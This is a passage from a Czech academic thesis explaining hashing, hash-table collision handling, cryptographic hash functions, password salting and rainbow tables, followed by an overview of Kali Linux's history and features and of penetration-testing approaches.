Příklad, který objasňuje výše zmíněný postup. Pro uložení R_{max} = 200 slov a délce 10 znaků bychom potřebovali 200 * 11 = 2200 bajtů (bajt navíc pro znak ‚\0‘, kterým se ukládá textový řetězec v C++). Slov, které lze vytvořit o délce 10 znaků může však

být $C = 26^{10}$ (26 - počet znaků anglické abecedy). Jak je zde naznačeno, přidělit paměť tak velkému poli není fyzicky možné (Wróblesky 2015).

Samotný princip hašování tedy spočívá v to, že je nutné najít takovou funkci *H*, která na základě předávaného parametru obsahujícího množinu dat, poskytne index v poli *T*, ve kterém se data, která do něj byla již někdy předtím uložena, nacházejí.

data -> adresa buňky v paměti

Pokud budou data takto uspořádána, umístění nového záznamu do paměti tak nezávisí na umístění záznamů, které byly již dříve uloženy. Díky takovému způsobu ukládání dat je daleko jednodušší samotný proces vyhledávání. Každý prvek *x* totiž obsahuje specifický klíč *v*. Je možné tedy využít funkci *H*, jejíž výpočet *H(v)* obsahuje konkrétní paměťovou adresu. Pomocí této adresy je možné ověřit, zda prvek *x* existuje (Wróblesky 2015).

4.3.1.1 Znázornění myšlenky hašování

Mějme tedy obor klíčů *C*, ve kterém se budeme soustředit na pár vybraných hodnot klíčů *v1*, *v2*,..., *v6*, které odpovídají prvkům *x1*, *x2*,..., *x6*. Dále máme funkci, která vždy přiřadí hodnotu daného prvku k hodnotě indexu v poli *T*. Index, na který je hodnota zapsána je vypočítán pomocí funkce *H(v)* (Wróblesky 2015).

Vzhledem k tomu, že pole *T* je velikostně omezené a převádíme do něj velké množství prvků z oboru *C*, není možné se vyhnout kolizím při přiřazování hodnoty *H(v)* na index v poli *T*. Je tedy možné, že například pro prvky *x2* a *x3* s klíči *v2* a *v3* bude pomocí funkce *H* vypočten, stejný index pole. Tato skutečnost však nijak tuto metodu nediskvalifikuje (Wróblesky 2015).

U hašování tedy odpadá nutnost prohledávání množiny dat. Pokud je totiž známa funkce *H*, je pomocí ní možné určit umístění jakéhokoliv prvku v paměti a tím pádem je známo, kde daný prvek hledat (Wróblesky 2015).

4.3.1.2 Funkce H

Jak bylo uvedeno výše, funkce *H* pomocí daného klíče poskytne index v poli *T*. Existuje však velké množství funkcí *H*, které lze zvolit pro zisk potřebného výsledku. Složitost funkce *H* udávají dva parametry – délka pole, do kterého se budou ukládat datové záznamy a hodnota klíče *v*. Funkce *H* by měla mít následující vlastnosti:

- neměla by být výpočetně náročná tak, aby nebylo nutné systém zatěžovat náročnými výpočty hodnot *H(v),*
- nemělo by docházek ke kolizím (každá hodnota klíče v by měla mít odlišnou hodnotu indexu v poli *T*),
- prvky v poli *T* by měly být rozloženy zcela náhodně a rovnoměrně (Wróblesky 2015).

4.3.1.3 Příklady nejznámějších funkcí H

Pro tvorbu funkcí používaných při hašování jsou využívány některé základní matematické funkce. Mezi tyto funkce lze zařadit např. modulo, násobení atd. Jedná se o jednoduché funkce, které samy o sobě nestačí, a tak je nutné je kombinovat. V následujících ukázkových případech jsou uvažovány klíče jako znakové řetězce, které je možné řadit za sebe a libovolně interpretovat jako celá čísla. Každý znak abecedy bude zakódován ve dvojkové soustavě pomocí pěti bitů (Wróblesky 2015). Kódování slouží tedy k tomu, aby byla hodnota klíče nahrazena číslem. Přitom samotný kód není vůbec důležitý. Cílem kódování je pouze získat určité číslo, se kterým je možné provádět následné výpočty (Wróblesky 2015).
Dále je důležité umístit jednotlivé záznamy do pole *M* tak, aby byly rozmístěny co nejvíce náhodně. Funkce *H* poskytuje adresy od 0 do *M-1* v závislosti na argumentu v. Nelze však dosáhnout zcela náhodného rozložení prvků, pokud vstupní hodnoty nejsou již z principu náhodné. Je tedy nutné toto náhodné rozložení nějak simulovat. Experimenty s velkým množstvím vstupních dat však dokázaly, že pro tento účel jsou vhodné jednoduché aritmetické funkce jako je modulo, násobení či dělení (Wróblesky 2015).

Součet modulo 2

Vzorec:

$$H(v_1, v_2 \dots v_n) = v_1 \oplus v_2 \oplus \dots \oplus v_n$$

Příklad:

Pro:

$$R_{max} = 37,\ H(\text{„KOT“}) = (010110111010100)_2$$

dává:

$$(01011)_2 \oplus (01110)_2 \oplus (10100)_2 = (10001) = (17)_{10}$$

Výhody:

Funkce H lze poměrně snadno vypočítat. Součet modulo 2 svoje argumenty nezmenšuje ani nezvětšuje (oproti logickému součtu a součinu). Problém s operátory & a | je takový, že data shlukují za začátku či na konci pole. čímž celková kapacita pole *T* není využívána efektivně.

Nevýhody:

Permutace jednotlivých písmen dávají vždy stejný výsledek. Tomuto problému je však možné předejít cyklickým posouváním bitové reprezentace (Wróblesky 2015).

Součet modulo R_{max}

Vzorec:

$$H(v) = v \,\%\, R_{max}$$

Příklad:

Pro:

$$R_{max} = 37,\ H(\text{„KOT“}) = (010110111010100)_2 \,\%\, (37)_{10} = (11732)_{10} = 3$$

Výhody:

Funkci H lze poměrně snadno vypočítat.

Nevýhody:

Výsledná hodnota není závislá na klíči, ale na parametru R_{max}. Při práci s velkými binárními čísli není možné funkci modulo počítat za pomoci aritmetického dělení (Wróblesky 2015).

Součet modulo R_{max}

Vzorec:

$$H(v) = [(((v * \Theta)\ \%\ 1)\ E_{max})],\ \text{kde } 0 < \Theta < 1$$

Význam výše uvedeného vzorce:

Pomocí určitého čísla Θ na intervalu (0,1) vynásobíme klíč. Následně použijeme desetinnou část, kterou vynásobíme číslem E_{max}. Výsledkem je číslo, u kterého nás zajímá pouze jeho celočíselná část.

Exitují 2 hodnoty pro parametr Θ, díky kterým jsou klíče rozprostřeny v rámci tabulky rovnoměrně. jedná se o hodnoty $\Theta_1 = 0{,}6180339887$ a $\Theta_2 = 0{,}3819660113$.

Příklad:

Pro:

$\Theta = 0{,}618033988$ $E_{max} = 30$ a klíč v = („KOT“) = 11 732 dostáváme H(„KOT“) = 23.

4.3.1.4 Řešení kolizí

Při bližším zkoumání a provedení jednoduchých pokusů výše zmíněných funkcí je možné dojít k názoru, že funkce nesplňují očekávané vlastnosti. Je tedy možné začít pochybovat o efektivnosti a funkčnosti koncepce hašování. Objevuje se tedy zjištění, že neexistuje ideální funkce *H* (lze dokázat i teoreticky na příkladu narozeninového paradoxu ve statistice). Situace ovšem není tak špatná, že by bylo nutné konstatovat, že hašování je v praxi nerealizovatelné. Existují metody, pomocí kterých lze tyto problémy vyřešit (např. Metoda využívající pole, Lineární metoda nebo Metoda dvojitého hašování) (Wróblesky 2015).

Metoda využívající pole

Hašování je již ze samotného principu určeno aplikacím, které dokážou odhadnout maximální počet záznamů. Díky této vlastnosti je možné vyčlenit paměť přiřazenou statickému poli, díky kterému lze k záznamům jednoduše přistupovat pomocí indexů. Pokud je aplikace schopna zajistit dostatečně velké pole pro uložení všech potřebných prvků, pak je možné vyhradit část pole k řešení kolizí (Wróblesky 2015). Při využití tohoto principu je pole rozděleno na dvě části. První z nich je základní oblast a oblast přeplnění. Do druhé zmíněné oblasti se prvky dostávají v případě, že se pro ně v první oblasti nenajde místo. Společně s příchodem kolizních prvků se postupně lineárně zaplňuje i oblast přeplnění (Wróblesky 2015).

Problém však nastává v případě, že dojde k zaplnění oblasti přeplnění. Při implementaci této metody je nutné nejdříve analyzovat potřebné velikosti polí, aby v budoucnu nedošlo k selhání aplikace (Wróblesky 2015).

Lineární metoda

V metodě využívající pole je problém s kolizemi při ukládání do pole *T* vyřešen uměle, tedy rozdělením na dvě části využívané pro ukládání záznamů v rozdílných situacích. Problém v praxi je však ten, že ačkoliv velikost pole R_{max} lze často dobře odhadnout, velikost pole přeplnění je v praxi velice těžké určit. Roli při určování

velikosti pole přeplnění hraje kromě samotných dat i funkce *H*. Při odhadování velikosti pole by tak bylo nutné analyzovat funkci i data zároveň (Wróblesky 2015). Kolizím při hašování se nelze vyhnout, protože neexistuje ideální funkce *H*, díky které by došlo k rovnoměrnému rozmístění prvků R_{max} po poli *T* (Wróblesky 2015). Princip lineární metody je následující. Pokud dojde při zápisu nového prvku do pole ke zjištění, že nastala kolize, je možné se pokusit o zapsání prvku na další volné místo. Počet průměrného počtu pokusů potřebných k nalezení prvku *x* lze v případě úspěšného hledání odhadnout pomocí:

$$½ (1+ 1/(1 - a))$$

kde *a* je koeficient zaplnění pole *T.* Analogicky výsledek pro neúspěšné hledání je definován vztahem:

$$½ (1+ 1/(1 - a)^2)$$

Při odvození uvedených vzorců se předpokládalo, že funkce *H* rozmisťuje prvky v poli T rovnoměrně. Výsledky ze vzorce mají tedy pouze statistickou povahu. V praxi je nutné zajistit, aby nedocházelo k zaplnění pole *T* z větších částí, protože výsledek z daného vzorce se velmi zvětšuje (obecně by se koeficient *a* neměl blížit 1) (Wróblesky 2015).

Metoda dvojitého hašování

Při použití metody lineárních pokusů dochází k lineárnímu zaplňování pole T, což je velice nevýhodné a odporuje původním požadavkům na funkci H. Zároveň také dochází k přidávání nového prvku těsně za danou nalezenou oblast pole T, což vede k jejímu neustálému zvětšování. Pro řešení problémů lineárního zaplňování pole je zapotřebí postup, který zajistí, aby byly prvky v poli rozmisťovány poněkud náhodněji. Pro eliminaci lineárního shlukování prvků v poli *T* je možné využít metody tzv. dvojitého hašování. Dojde-li ke konfliktu, následuje nový pokus o umístění prvku do pole pomocí druhé funkce *H (H2)* (Wróblesky 2015).

Výběr funkce *H2* je ale klíčový a do značné míry ovlivňuje efektivitu procesu vkládání. Funkce H2 by měla splňovat následující požadavky: 1) musí být odlišná od funkce H1 a 2) nesmí být nijak složitá, aby kvůli ní nedocházelo ke zdržování vyhledávání a vkládání. Příkladem funkce, která je v praxi velice dobře použitelná (resp. má dostatečně složitý výběr) a zároveň jednoduchá je *H2 (k) = 8 – (k % 8).*

Výhodou metody dvojitého hašování je urychlení vyhledávání dat. Zde jsou vzorce teoretických výpočtů pro průměrný počet pokusů při vyhledávání s úspěšným a neúspěšným výsledkem. Při úspěšném hledání lze počet pokusů odhadnout vztahem:

$$1/a \log (1/(1-a)$$

kde a je koeficient výše zaplnění pole T. Analogicky vztah pro neúspěšné hledání je:

$$1/(1-a)$$

4.3.2 Kryptografické hašovací funkce a kompresní funkce

Kryptografické hašovací funkce zpracovávají řetězec libovolné délky do hash hodnoty o fixní délce. Je možné tedy zapsat t-bitovou hašovací funkci jako $H: \{0,1\}^* \rightarrow \{0,1\}^t$, kde t je velikost hashové hodnoty v bitech (Gauravaram 2012).

Kompresní funkce má jako vstup řetězec o fixní délce a stavovou hodnotu. Výsledkem je nová stavová hodnota. Kompresní funkci je tedy možné zapsat jako $f: \{0,1\}^b \times \{0,1\}^n \rightarrow \{0,1\}^n$, kde vstupní řetězec obsahuje b bitů a vstupní a výstupní stavy obsahují každý n bitů (Gauravaram 2012).

Výstupní transformace $g: \{0,1\}^n \rightarrow \{0,1\}^t$ je aplikována na výstup z kompresní funkce. Tím je možné získat výslednou t-bitovou hodnotu hashe (Gauravaram 2012).

Zpracování vstupního řetězce M pomocí iterované hašovací funkce H

V prvním kroku je důležité předzpracování. Před zahájením výpočtu hašovací funkce, je nutné vstupní řetězec M doplnit o bit s hodnotou 1 a dostatečným počtem nulových bitů následovaný binárně zakódovanou informací o délce původního řetězce. Délka řetězce doplněného o tyto informace je tedy násobkem délky bloku b kompresní funkce. Doplnění řetězce M o informaci o délce původního vstupního řetězce zajišťuje, aby na hašovací funkci nemohly být provedeny triviální kolizní útoky. Doplněný vstupní řetězec M je tedy možné označit jako $Pad(M) = M_1 \,||\, M_2 \,||\, \ldots \,||\, M_N$, kde bloky M_i jsou vždy složeny z b bitů a blok M_N obsahuje původní délku řetězce v binárním formátu (Gauravaram 2012).

Dalším krokem zpracování je iterace kompresní funkce. Každý řetězec M_i je tedy zpracován pomocí kompresní funkce f, která je definována jako $f(H_{i-1}, M_i) = H_i$, kde

H_{i-1} a H_i jsou takzvané stavy a H_0 je počáteční hodnota hašovací funkce (Gauravaram 2012).

Poslední částí zpracování je výstupní hodnota hashe. Výstupní hodnota H_N je následně zprocesována pomocí výstupní transformace g za účelem získání hodnoty hashe H_t (Gauravaram 2012).

Merkle-Demgård hašovací funkce

Merkle-Demgård je populární iterační hash funkce, na jejíž základě byl postaven princip široce využívaných hašovacích funkcí, jako jsou například MD5, SHA-1, SHA-256 a SHA-512 (Akshima et al. 2022). Proces hašování těchto principů je velice podobný výše zmíněnému postupu zpracování vstupního řetězce M, s výjimkou toho, že zde není aplikována finální transformace a zřetězené hodnoty kompresní funkce jsou hodnotou hashe. Hašovací funkce, které vycházejí z Merkle-Demgård frameworku jsou zranitelné vůči Length extension útoku. To znamená, že je možné spočítat novou hodnotu hodnoty hashe z již známé hodnoty hashe a délky řetězce M, ze kterého byla původní hodnota hashe spočítána, bez toho, aniž by byl znám původní řetězec M (Gauravaram 2012).

Davies-Meyer je jedna z nejpopulárnějších kompresních funkcí a je často používána ve standardních hašovacích funkcích, jako jsou MD5, SHA-1, SHA-256 a SHA-512. Tato kompresní funkce je definována jako $f(h,m) = E_m(h) \oplus h$, kde E je bloková šifra s blokem zprávy m (jako klíčem) a vstupní hodnotou h v plaintextu. Pro každý unikátní blok zprávy je možné najít fixní bod (h, m), u kterého platí $f(h, m) = h$ a zároveň $h = E^{-1}_m(0)$. Důležité je zdůraznit, že takto nemá případný útočník kontrolu nad získanou hodnotou h. Jednoduše vyhledatelné fixní body v kompresních funkcích byly totiž zneužity v několika různých typech útoků na hašovací funkce (Gauravaram 2012).

Bezpečnostní vlastnosti hašovacích a kompresních funkcí

U hašovací funkce se očekává, že splňuje následující bezpečnostní vlastnosti:

- Odolnost vůči kolizím. Obecně by mělo zabrat $2^{t/2}$ iterací funkce H, aby byly nalezeny dva vstupní řetězce M a N, pro které platí, že $M \neq N$ a zároveň $H(M) = H(N)$.

- Odolnost vůči útoku nalezením druhého vzoru. Pro vybraný vstupní řetězec M a jeho hash hodnotu H by mělo zabrat 2^t operací H najít další řetězec N takový, že $M \neq N$ a zároveň $H(M) = H(N)$. Pro daný řetězec o délce 2^d bloků může být nalezení druhého vzoru, pro Merkle-Demgård hašovací funkci, ve 2^{t-d} operacích kompresní funkce.
- Odolnost vůči útoku nalezením vzoru. Pro vybranou hodnotu hashe Y by mělo funkci H zabrat 2^t operací k nalezení řetězce M takového, že $H(M) = Y$ (Gauravaram 2012).

Podobně pro kompresní funkce f je očekáváno, že mají následující vlastnosti:

- Odolnost vůči kolizím. Funkci f by mělo zabrat $2^{t/2}$ operací nalézt dva rozdílné páry (h, m) a (h^*, m^*) takové, u kterých platí $f(h, m) = f(h^*, m^*)$.
- Odolnost vůči útoku nalezením druhého vzoru. Pro vybraný pár (h, m), by měla být náročnost funkce f taková, že k nalezení páru (h^*, m^*), pro který platí $(h, m) \neq (h^*, m^*)$ a $f(h, m) = f(h^*, m^*)$, je zapotřebí 2^t operací.
- Odolnost vůči útoku nalezením vzoru. Pro vybraný výstup kompresní funkce Y by mělo zabrat 2^t operací funkce f tak, aby byl nalezen pár (h, m) splňující $f(h, m) = Y$ (Gauravaram 2012).

4.3.3 Využití soli při hašování

Samotné hašování je důležité při ukládání hesel. Pokud by řetězec s heslem nebyl zahašován, došlo by při prolomení databáze k okamžitému úniku všech řetězců s hesly v podobě, v jaké je uživatele zadávají. To že jsou hesla uložena například v databázi pouze v podobě hashe však neznamená, že jsou odolná proti jakémukoliv útoku (Sriramya a Karthika 2015).

Takto uložená hesla jsou zranitelná vůči útokům hrubou silou. Ty jsou však poměrně neefektivní v případě, že heslo obsahuje větší množství znaků. V tom případě pak může samotný útok trvat velice dlouho (Gauravaram 2012).

Dalším z možných typů útoků je narozeninový útok. Zde je vytvořen seznam zahašovaných náhodně vybraných často používaných hesel. Tento seznam je následně porovnáván oproti hodnotám hashů v souboru s hesly, které je cílem prolomit (Zhao 2020). Zde je náročnost výpočtu $2^{t/2}$. Soubor s hesly obsahuje $2^{t/2}$

t-bitové zahašované hodnoty. Dále je nutný předvypočítaný seznam $2^{t/2}$ hodnot hashů náhodně vybraných hesel. Pak je možné nalézt alespoň jedno shodné heslo s pravděpodobností alespoň 50 % díky narozeninovému paradoxu (Gauravaram 2012).

Slovníkový útok je poté speciálním typem narozeninového útoku, kdy je cílem najít právě jedno hledané heslo. Zde je náročnost 2^t při t-bitové hašovací funkci (Gauravaram 2012).

Aby bylo možné se vyhnout výše zmíněným útokům, je doporučované použít takzvanou sůl ještě předtím, než je samotné heslo zahašované. Solí může být náhodný řetězec, který je danému uživateli přiřazen, nebo se může jednat o řetězec vytvořený z dalších uživatelových údajů (např. příjmení či telefonní číslo). Sůl je tedy vždy nutné ukládat společně s heslem. Kombinace *sůl||heslo* je následně vložena do hašovací funkce *H*, která vygeneruje hash v podobě *H(sůl||heslo)* (Gauravaram 2012).

I v případě, že je velikost hashe malá (například 32-bitová), tak komplexita výpočtu hašových hodnot hesel pro jakoukoliv sůl v souboru s hesly je velice vysoká a blíží se náročnosti Útoku nalezením vzoru, kde je zapotřebí 2^t paměti pro *t*-bitovou hašovací hodnotu. Hodnoty solí se v souboru s hesly opakují jen pro velmi malé množství *H(sůl||heslo)* zahašovaných hodnot. Tím pádem by útočník musel zkoušet seznam s předvypočítanými hashy hesel o velikosti 2^t pro každou sůl zvlášť oproti malému množství záznamů v souboru s hesly, které mají stejnou hodnotou soli. Pro soli o velikosti například 128-bitů, kde dochází zřídka k výskytu stejných solí, by byl útok časově a výpočetně náročný, což se útočníkovi nevyplatí provádět. Je tedy velice nepraktické používat narozeninové útoky (i k vyhledání pouze jednoho hesla) na zahashované hodnoty *H(sůl||heslo)* (Gauravaram 2012).

4.3.4 Problém hašování při prolamování hesel

Způsob vytvoření hashe z původního řetězce *M* je popsáno v předchozích kapitolách. Složitější je však obrácený postup, je-li potřebné z „hashe“ dostat původní řetězec znaků *M*. Každý moderní programovací jazyk má několik knihoven, které zabezpečují hashovací funkce. Hashovací funkce, které umožňují hašovat celý

soubor či pouze textové řetězce jsou obsaženy i v balíčku základních funkcí operačního systému Kali Linux. (Sinha 2018).

Tabulka 1 Příklad některých „hash" funkcí a jejich výstupů pro jednoduchý řetězec „test":

SHA1	a94a8fe5ccb19ba61c4c0873d391e987982fbbd3
SHA224	90a3ed9e32b2aaf4c61c410eb925426119e1a9dc53d4286ade99a809
SHA256	9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08
MD5	098f6bcd4621d373cade4e832627b4f6

V tabulce výše (viz Tabulka 1) je možné porovnat jednotlivé „hashovací" funkce. V levém sloupci jsou názvy hashovacích algoritmů a vpravo je výsledný „hash" (Sinha 2018).

„Hashovací" proces má své názvy. Zadaný řetězec předaný do „hashovací" funkce se nazývá „message", následný výstup je nazýván „message digest", zkráceně „digest". Jednou z hlavních vlastností ideální „hashovací" funkce je, že je deterministická. To znamená, že stejná „message" vždy vyústí v jeden a ten stejný „digest". A zároveň dvě rozdílné „message" tedy nemohou mít nikdy stejný „digest" (Sinha 2018).

Jak již bylo zmíněno, „hash" není reverzibilní. Reverzibilitu zajišťuje například „enkrypce". Ta umožňuje obousměrnou funkci. „Enkryptovaná" data můžeme „dekryptovat" pomocí zadaného specifického klíče. Zde bohužel přichází problém s ukládáním klíče. Stejně jako „enkryptovaný" řetězec, tak i klíč musí být někde uložen. Pokud v takovém případě dojde k útoku a útočník se zmocní hesla i klíče, je schopen jednoduše dostat původní heslo (Sinha 2018).

Existují však i způsoby, jak obnovit „hash" do původní podoby. Není to však tak jednoduché jako u „enkrypce". K reverzní funkci je možné použít tzv. „Rainbow table", pomocí které lze prolomit „hashe". Tato metoda však funguje pouze pro určitou délku omezeného počtu znaků. Výhodou „Rainbow table" je, že lze vytvořit různé tabulky dle různých „hash" hodnot (Sinha 2018). Pro reverzi hashe či prolomení hashe slouží některé z nástrojů systému Kali Linux. Některé z vybraných nástrojů a jejich funkčnosti budou popsány v následujících kapitolách.

5 Kali Linux

Kali Linux je „open-source“ distribuce postavena na volně dostupném operačním systému Debian. Hlavním účelem Kali Linuxu je zacílení na penetrační testy a bezpečnostní audity. Systém uživateli zprostředkovává základní nástroje, konfigurace a automatizace některých procesů, což napomáhá k tomu, aby se uživatel mohl soustředit pouze na úlohy, které potřebuje řešit (What is Kali Linux? [b.r.]).

5.1 Historie Kali Linuxu

Kali Linux vychází z dlouholeté zkušenosti vývoje a testování různých operačních systémů. Systém byl vytvářen mnoho let a prošel si několika důležitými stádii vývoje (What is Kali Linux? [b.r.]).

První částí vývoje byl systém Whoppix (WhiteHat Knoppix). Základem byl operační systém Knoppix. Knoppix je Live CD distribuce operačního systému. Je postaven na Debianu a přívlastek Live CD značí, že je celý operační systém je umístěn na jediném CD a po „nabootování“ je plně přístupný (Kali Linux History [b.r.]).

Dalším vývojovým stádiem byl takzvaný WHAX (WhiteHat Slax). Jméno se změnilo, protože byl změněn i operační systém, na kterém byla nová distribuce postavena. Tím systémem byl Slax. Slax je postaven na Slackware nebo Debian. Což umožňuje uživateli benefitovat z obou ekosystémů. Jeho výhodou je opět schopnost „bootovat“ z flash disku (Kali Linux History [b.r.]).

Touto dobou byl vyvíjen také podobný systém s názvem Auditor Security Collection, který využíval Knoppix. V roce 2006 došlo ke sloučení systému WHAX a Auditor Security Collection, čímž vznikla nová distribuce s názvem BackTrack. Cílem tvůrců bylo poskytnout speciální distribuci Linuxu, která by uživatelům pomáhala s penetračními testy (Kali Linux History [b.r.]).

Během jednoho roku se BackTrack transformoval v samostatnou Linuxovou distribuci s kernelem ve verzi 2.6.20. Navíc byla přidána podpora pro Metasploitable 2 a 3. Metasploitable je open-source framework, který je využíván k hledání slabých míst, pomáhá s penetračními testy a slouží pro systémy odhalující průniky do systému (Kali Linux History [b.r.]).

BackTrack verze 2, 3 a 4 přinesly postupně specializované nástroje (Saint a Maltego), které slouží k „hackování“. A následně byla také rozšířena hardwarová podpora. Rok 2011 byl pro vývoj BackTrack zásadním. Vyšla verze BackTrack 5, která byla nově postavena na Ubuntu Lucid LTS s kernelem ve verzi 2.6.38 (Kali Linux History [b.r.]).

Největší změna se však odehrála v roce 2013, kdy se BackTrack Linux stal Kali Linuxem. Podpora pro BackTrack byla ukončena, platforma byla zcela přestavěna a nově vzniklý systém byl postaven na operačním systému Debian. Debian je jednou z nejstarších GNU/Linuxových distribucí, která je doposud stále, jako jedna z mála, vyvíjena velkým množstvím dobrovolníků, nikoliv komerčním subjektem. Je to také jedna z nejvíce světově rozšířených linuxových distribucí (Kali Linux History [b.r.]).

5.2 Hlavní vlastnosti Kali Linux

Systém Kali Linux je distribuce Linuxu obsahující speciální kolekci nástrojů vhodných pro jeho cílovou skupinu, kterou jsou penetrační testeři a další profesionálové zabývající se zabezpečením počítačových systémů. V následujících odstavcích jsou popsány některé z předních vlastností Kali Linuxu (Hertzog et al. 2017).

Live systém

Schopnost live módu znamená, že operační systém Kali Linux nemusí být, na rozdíl od běžných operačních systému, staticky nainstalován na počítači. Systém je možné použít jako takzvaný „bootable live systém“, což znamená, že ho lze bez předchozí instalace nabootovat z ISO image, který může být uložený například na nějakém přenosném médiu jako je flash disk. Live verze Kali Linuxu obsahuje běžně používané nástroje pro penetrační testy. Je však důležité zmínit, že si mezi jednotlivými nabootováními systém neukládá svou konfiguraci. Uchování systémová konfigurace, lze však dosáhnout poměrně jednoduše pomocí nastavení perzistence dat při bootování systému. Poté lze tedy ukládat systémovou konfiguraci napříč jednotlivými rebooty (Hertzog et al. 2017).

Forenzní mód

Obecně je při forenzní analýze nutné se vyhnout jakékoliv aktivitě, která by mohla data v analyzovaném systému změnit či jinak znehodnotit. Bohužel moderní systémy mají ve zvyku automaticky připojit každý disk, který detekují, což může způsobit problém. Kali Linux má však forenzní mód, který lze spustit v bootovacím menu. Díky tomuto módu jsou vypnuty takové funkce jako automatické připojení disků a další. Live verze systému je na forenzní práci nejvhodnější, protože je díky ní možné přebootovat jakýkoliv počítač do Kali Linuxu bez nutnosti přistupovat či jinak modifikovat harddisk (Hertzog et al. 2017).

Vlastní Linuxový kernel

Kali Linux vždy poskytuje nejnovější upravenou verzi Linuxového kernelu zakládající se na nejnovější verzi Debian Unstable. Díky tomu je zajištěna vysoká podpora velkého množství zejména bezdrátových zařízení. Jádro je upraveno pro podporu bezdrátového vkládání, protože je na této funkci závislých mnoho nástrojů pro zhodnocení bezdrátového zabezpečení. Protože mnoho hardwarových zařízení vyžaduje aktuální firmwarové soubory, Kali je instaluje již v základu (Hertzog et al. 2017).

Možnost upravit Kali Linux dle vlastních potřeb

Kali Linux je operační systém vytvořen pro penetrační testery. Obsahuje tedy různé funkce a nástroje, které jsou pro penetrační testery důležité. Ne však každý potřebuje všechny nástroje nebo naopak potřebuje nějaké jiné nástroje, které nejsou v základní verzi předinstalované. Díky Live-build je však Kali Linux jednoduše upravitelný do takové podoby, jakou zrovna daný uživatel potřebuje (Hertzog et al. 2017).

Věrohodný operační systém

Vzhledem k tomu, že Kali Linux je velmi často používán v rámci zajištění počítačového zabezpečení, je nutné, aby i jeho samotný kód byl transparentní a bezpečný. Kali je vyvíjen malým týmem zkušených vývojářů, kteří pracují transparentně a řídí se nejlepšími bezpečnostními postupy. Každý může nahlédnout

do zdrojového kódu operačního systému skrz Git repozitáře, které jsou použité k sestavení zdrojového Kali repozitáře. Vývoj každého balíčku je možné sledovat skrz Kali package tracker (Hertzog et al. 2017).

Použitelnost na široké škále ARM zařízení

Kali Linux poskytuje binární repozitáře pro armel, armhf, and arm64 ARM architektury. Díky jednoduše instalovatelným imagům poskytovaných Offensive Security, může být Kali Linux spuštěn na velkém množství různých zařízení (od chytrých telefonů a tabletů až po Wi-Fi routery a jiná počítačová zařízení všech různých rozměrů) (Hertzog et al. 2017).

5.3 Použití Kali Linux

Kali Linux je nejčastěji používán jako prvek proaktivního bezpečnostního testování počítačových systémů či konkrétních webových aplikací nebo softwaru. Testování funguje tak, že jsou prováděny útoky, které jsou podobné útokům z reálného světa. Cílem jednotlivých útoků je najít co možná nejvíce bezpečnostních nedostatků a poskytnout tak zpětnou vazbu na to, jak tyto nedostatky zabezpečit. K testování slouží různé testovací metodologie, jejichž význam je často zaměňován. V následujících odstavcích jsou ve zkratce shrnuty jednotlivé pojmy (Najera-Gutierrez a Ansari 2018).

5.3.1 Etické hackování

Termín etický hacker je používán k označení profesionálů, jejichž prací je odhalení bezpečnostních skulin a zranitelných míst v počítačových systémech. Následně takové nedostatky nahlásí provozovateli či vlastníkovi systému a pomohou s opravou systému. Nástroje a postupy používané etickými hackery jsou stejné jako postupy crackerů či black hat hackerů s rozdílem, že záměry etického hackera nejsou negativní (Najera-Gutierrez a Ansari 2018).

5.3.2 Penetrační testování

Penetrační testování je proces, při kterém se provádí hloubková analýza nebo audit zabezpečení vybraného systému. Metodologie penetračního testování definuje seznam pravidel, postupů a procedur, které jsou implementovány v rámci

bezpečnostního auditu. Penetrační testování je nejnáročnější a nejagresivnější formou posuzování bezpečnosti systému. Proto samotné testování musí být prováděno profesionály a může být prováděno bez znalosti, ale i s dokonalou znalostí systému či cílové sítě, na který útok cílí. Testování může cílit na veškeré komponenty IT infrastruktury, jako jsou aplikace, síťová zařízení, operační systémy, komunikační média, fyzické zabezpečení a také lidský faktor. Výsledkem penetračního testu je report, který je rozdělen do několika kategorií. V každé kategorii jsou výčty potenciálních slabých míst systému následovány podněty k jejich nápravě (Najera-Gutierrez a Ansari 2018).

Typy penetračních testů

Přesto, že existuje mnoho typů penetračních testů, tři nejzákladnější přístupy jsou „black box“, „white box“ a „grey box“ testy. Každý z nich má různé výhody, které by měl každý penetrační tester znát (Johansen et al. 2016, s. 2).

„Black box“ testování

Tento typ testů se snaží, co nejpřesněji napodobit reálný útok. Penetrační tester tedy nemá vůbec žádné znalosti o systémové architektuře, softwaru, hardwaru nebo jakýchkoliv jiných interních funkcí daného systému. Tester se tedy snaží z role útočníka proniknou do systému. Úkolem testera je tedy identifikovat veškerá slabá místa, nasimulovat všechny možné útoky a použít všechny možné cesty vedoucí k prolomení systému (Johansen et al. 2016, s. 2).

Je však nutné, aby byl tester při vykonávání „Black box“ útoků opatrný. Během testování je možné poškodit samotný systém. Proto je také testování touto metodou velice časově a finančně náročné (Johansen et al. 2016, s. 2).

„White box“ testování

Naprostý opak „Black box“ testování je metoda „White box“. Zde má penetrační tester naproste detailní představu o tom, jak systém funguje a z jakých komponent sestává. Mezi informace, které má tester k dispozici, může patřit: síťové diagramy, inventáře operačních systémů nebo zdrojové kódy aplikací. V této metodě testování nemusí testera zajímat způsob, jakým by byl proveden útok zvenčí, ale důležité jsou pro něj posoudit informace o bezpečnostní kontrole systému. Tyto testy jsou

většinou prováděny oproti nově vyvinutým či vyvíjeným aplikacím. Úkolem testera je tak najít slabá místa systému a potenciální hrozby ještě před tím, než je systém nebo aplikace uvedena do běžného provozu, kde bude vystavena hrozbám reálného světa. „White box“ testování je tak oproti „Black box“ testům méně nákladné a je schopné odhalit a opravit chyby ještě předtím, než je systém uveden do provozu (Johansen et al. 2016, s. 2).

„Gray box testování“

Tato metoda je takovým hybridem mezi dvěma výše zmíněnými metodami. V tomto případě má tester jen obecné znalosti o systému (např. o aplikaci, hardwaru, softwaru). Tyto informace jsou však limitovány. Tester již nezná například verze používaných systémů nebo dokumentaci architektury interní sítě. „Gray box“ testy jsou většinou prováděny s limitovaným zaměřením na jeden daný cíl. Například může být testerův úkol otestovat segmentaci mezi doménou produkční sítě a doménou, zpracovávající platby kreditní kartou. Penetrační tester dostane specifické informace o těchto dvou doménách (např. bloky IP adres a propojených systémů). Cílem „Gray box“ testů je validace zabezpečení systémových komponent bez nutnosti odstávky systému (Johansen et al. 2016, s. 2).

5.3.3 Posuzování zranitelností systému

